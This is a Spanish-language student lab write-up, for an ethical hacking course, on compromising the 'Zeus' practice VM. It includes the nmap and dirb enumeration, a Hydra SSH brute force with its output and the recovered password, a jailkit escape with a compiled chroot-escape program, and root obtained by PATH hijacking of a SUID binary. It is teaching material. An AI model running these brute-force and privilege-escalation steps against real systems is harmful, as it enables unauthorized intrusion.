Zeus

Fecha: 28/02/2024

Nombre: Eduardo Muñoz Hardisson


Asignatura: Hacking ético

Metodologías penetrantes

1. **Exploración**
- NMAP
2. **Enumeración**
- Dirb
3. **Explotación**
- Hidra
- SSH
- kit de cárcel
4. **Escalada de privilegios**
- Explotación de los derechos de Suid


Exploración.

Escaneamos la red para encontrar nuestro objetivo. Esta máquina virtual de destino tiene una dirección IP estática configurada como 192.168.131.170. Entonces creamos una red VM igual a esta y colocamos nuestra máquina Kali en la misma red.




Luego, como de costumbre, utilizamos nmap para la enumeración de puertos y servicios.

Y tenemos los puertos 21, 22 y 80 abiertos en la máquina de destino.



Enumeración:


Como podemos ver, el puerto 80 está abierto, intentamos abrir la dirección IP en nuestro navegador, pero no encontramos nada útil en la página web.




Tomamos la ayuda de dirb para aplicar fuerza bruta al directorio de la página web y obtuvimos un directorio llamado /telecom/

```
┌──(root㉿kali)-[/home/kali]
└─# dirb http://192.168.131.170 /usr/share/wordlists/dirb/big.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Feb 27 16:49:29 2024
URL_BASE: http://192.168.131.170/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----------------

GENERATED WORDS: 20458

---- Scanning URL: http://192.168.131.170/ ----
==> DIRECTORY: http://192.168.131.170/assets/
==> DIRECTORY: http://192.168.131.170/backups/
+ http://192.168.131.170/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://192.168.131.170/telecom/

---- Entering directory: http://192.168.131.170/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.131.170/backups/ ----

---- Entering directory: http://192.168.131.170/telecom/ ----

-----------------
END_TIME: Tue Feb 27 16:50:09 2024
DOWNLOADED: 61374 - FOUND: 1
```

Intentamos acceder a la URL en el navegador, pero no encontramos nada.



Buscamos la fuente de la página y obtuvimos un nombre llamado **gogu** que podemos probar como nombre de usuario.



Explotación:

Con suerte, obtuvimos un nombre de usuario, así que intentamos forzar el puerto ssh y obtuvimos con éxito una contraseña universal para el usuario gogu.

```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l gogu -P /usr/share/wordlists/rockyou.txt.gz 192.168.131.170 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
secret service organizations, or for illegal purposes (this is non-binding, these *** igno
re laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-27 16:59:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
 reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
 ~896525 tries per task
[DATA] attacking ssh://192.168.131.170:22/

[STATUS] 86.00 tries/min, 86 tries in 00:01h, 14344315 to do in 2779:55h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 14344105 to do in 2422:60h, 14 active
[STATUS] 82.29 tries/min, 576 tries in 00:07h, 14343825 to do in 2905:18h, 14 active
[STATUS] 80.40 tries/min, 1206 tries in 00:15h, 14343195 to do in 2973:18h, 14 active
[STATUS] 81.81 tries/min, 2536 tries in 00:31h, 14341865 to do in 2921:55h, 14 active
[STATUS] 80.77 tries/min, 3796 tries in 00:47h, 14340605 to do in 2959:18h, 14 active
[22][ssh] host: 192.168.131.170   login: gogu   password: universal
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-27 17:58:18
```

Entonces iniciamos sesión en la máquina de destino usando ssh con las credenciales encontradas anteriormente y obtuvimos nuestro primer **indicador user.txt.**

Descubrimos que el usuario gogu solo podía ejecutar comandos limitados porque el creador de la máquina implementó **jailkit** en este usuario.


Nota: Jailkit se implementa para limitar el shell bash de cualquier usuario en particular.

#ssh gogu@192.168.131.170

#id

#cat user.txt

#ls –la



Buscamos archivos ocultos y obtuvimos un archivo llamado **sysdate** que tenía el bit suid configurado.

El comando Sysdate nos dio la fecha y hora actuales. Intentamos usar el método de la variable de ruta para aprovechar el suid de sysdate pero todavía no salíamos del shell restringido, tal vez debido a la implementación del jailkit.

ls -lRah

echo "/bin/sh/" > date

chmod 777 date

export PATH=/home/gogu:$PATH

/home/gogu/…/sysdate/

```
┌──(root㉿kali)-[/home/kali]
└─# ssh gogu@192.168.131.170
gogu@192.168.131.170's password:
gogu@zeus:~$ ls -lRah
.:
total 44K
drwxr-xr-x 4 gogu gogu 4.0K Feb 28 02:01 .
drwxr-xr-x 3 root root 4.0K Oct  5  2017 ..
drwxrwxr-x 2 gogu gogu 4.0K Jul 17  2018 ...
-rw------- 1 gogu gogu   91 Feb 28 02:10 .bash_history
-rw-r--r-- 1 gogu gogu  220 Oct  5  2017 .bash_logout
-rw-r--r-- 1 gogu gogu 3.6K Oct  5  2017 .bashrc
drwx------ 2 gogu gogu 4.0K Oct  5  2017 .cache
-rw-r--r-- 1 root root    0 Oct  5  2017 .hushlogin
-rw-r--r-- 1 gogu gogu  675 Oct  5  2017 .profile
-rwxr-xr-x 1 gogu gogu 7.2K Oct  5  2017 hackme
-rw-r--r-- 1 gogu gogu   33 Jul 18  2018 user.txt

./...:
total 16K
drwxrwxr-x 2 gogu gogu 4.0K Jul 17  2018 .
drwxr-xr-x 4 gogu gogu 4.0K Feb 28 02:01 ..
-rwsr-sr-x 1 root root 7.2K Oct  5  2017 sysdate

./.cache:
total 8.0K
drwx------ 2 gogu gogu 4.0K Oct  5  2017 .
drwxr-xr-x 4 gogu gogu 4.0K Feb 28 02:01 ..
-rw-r--r-- 1 gogu gogu    0 Oct  5  2017 motd.legal-displayed
gogu@zeus:~$ /home/gogu/.../sysdate
System's date is:
gogu@zeus:~$ echo "/bin/sh/" > date
gogu@zeus:~$ chmod 777 date
gogu@zeus:~$ export PATH=/home/gogu:$PATH
gogu@zeus:~$ /home/gogu/.../ sysdate
bash: /home/gogu/.../: Is a directory
gogu@zeus:~$ /home/gogu/  .../sysdate
```

Buscamos en Google alguna forma de evitar el jailkit y obtuvimos un c-script. Guardamos el archivo como **bypass.c** en nuestro kali. Luego intenté compilarlo. Estaba solicitando algunas bibliotecas, así que instalamos las dependencias y luego pudimos compilarlas.

Referencia: https://filippo.io/escaping-a-chroot-jail-slash-1/

apt install gcc-multilib -y

gcc bypass.c -o bypass –m32

```
┌──(root㉿kali)-[/home/kali]
└─# apt install gcc-multilib -y
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
gcc-multilib is already the newest version (4:13.2.0-7).
0 upgraded, 0 newly installed, 0 to remove and 1482 not upgraded.

┌──(root㉿kali)-[/home/kali]
└─# gcc bypass.c -o bypass -m32
```

Escalada de privilegios:

Después de compilar el archivo, lo que hicimos fue transferir el archivo de script **de omisión** a la máquina de destino y ejecutarlo con privilegios de root utilizando la metodología de variable de ruta.

Después de la ejecución, salimos con éxito del shell restringido y también obtuvimos el **shell raíz** y, finalmente, el **indicador raíz.**

ssh gogu@192.168.131.170 "cat> bypass" < bypass

ssh gogu@192.168.131.170

ls

chmod 777 bypass

echo "/home/gogu/bypass">date

chmod 777 date

export PATH=/home/gogu:$PATH

/home/ gogu/…/sysdate

```
┌──(root㉿kali)-[/home/kali]
└─# ssh gogu@192.168.131.170 "cat> bypass" < bypass
gogu@192.168.131.170's password:

┌──(root㉿kali)-[/home/kali]
└─# ssh gogu@192.168.131.170
gogu@192.168.131.170's password:
gogu@zeus:~$ ls
bypass  date  hackme  user.txt
gogu@zeus:~$ chmod 777 bypass
gogu@zeus:~$ echo "/home/gogu/bypass">date
gogu@zeus:~$ chmod 777 date
gogu@zeus:~$ export PATH=/home/gogu:$PATH
gogu@zeus:~$ /home/gogu/ ... /sysdate
```

id 1<&2

cd root

cat root.txt

```
Systems date is:
id 1<&2
uid=0(root) gid=1001(gogu) egid=0(root) groups=0(root),1001(gogu)
pwd 1<&2
/
ls 1<&2
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib lost+fo
cd /root
ls 1<&2
root.txt
cat root.txt 1<&2
a4d884a564cb6e9011a95a03e0d49f5c
```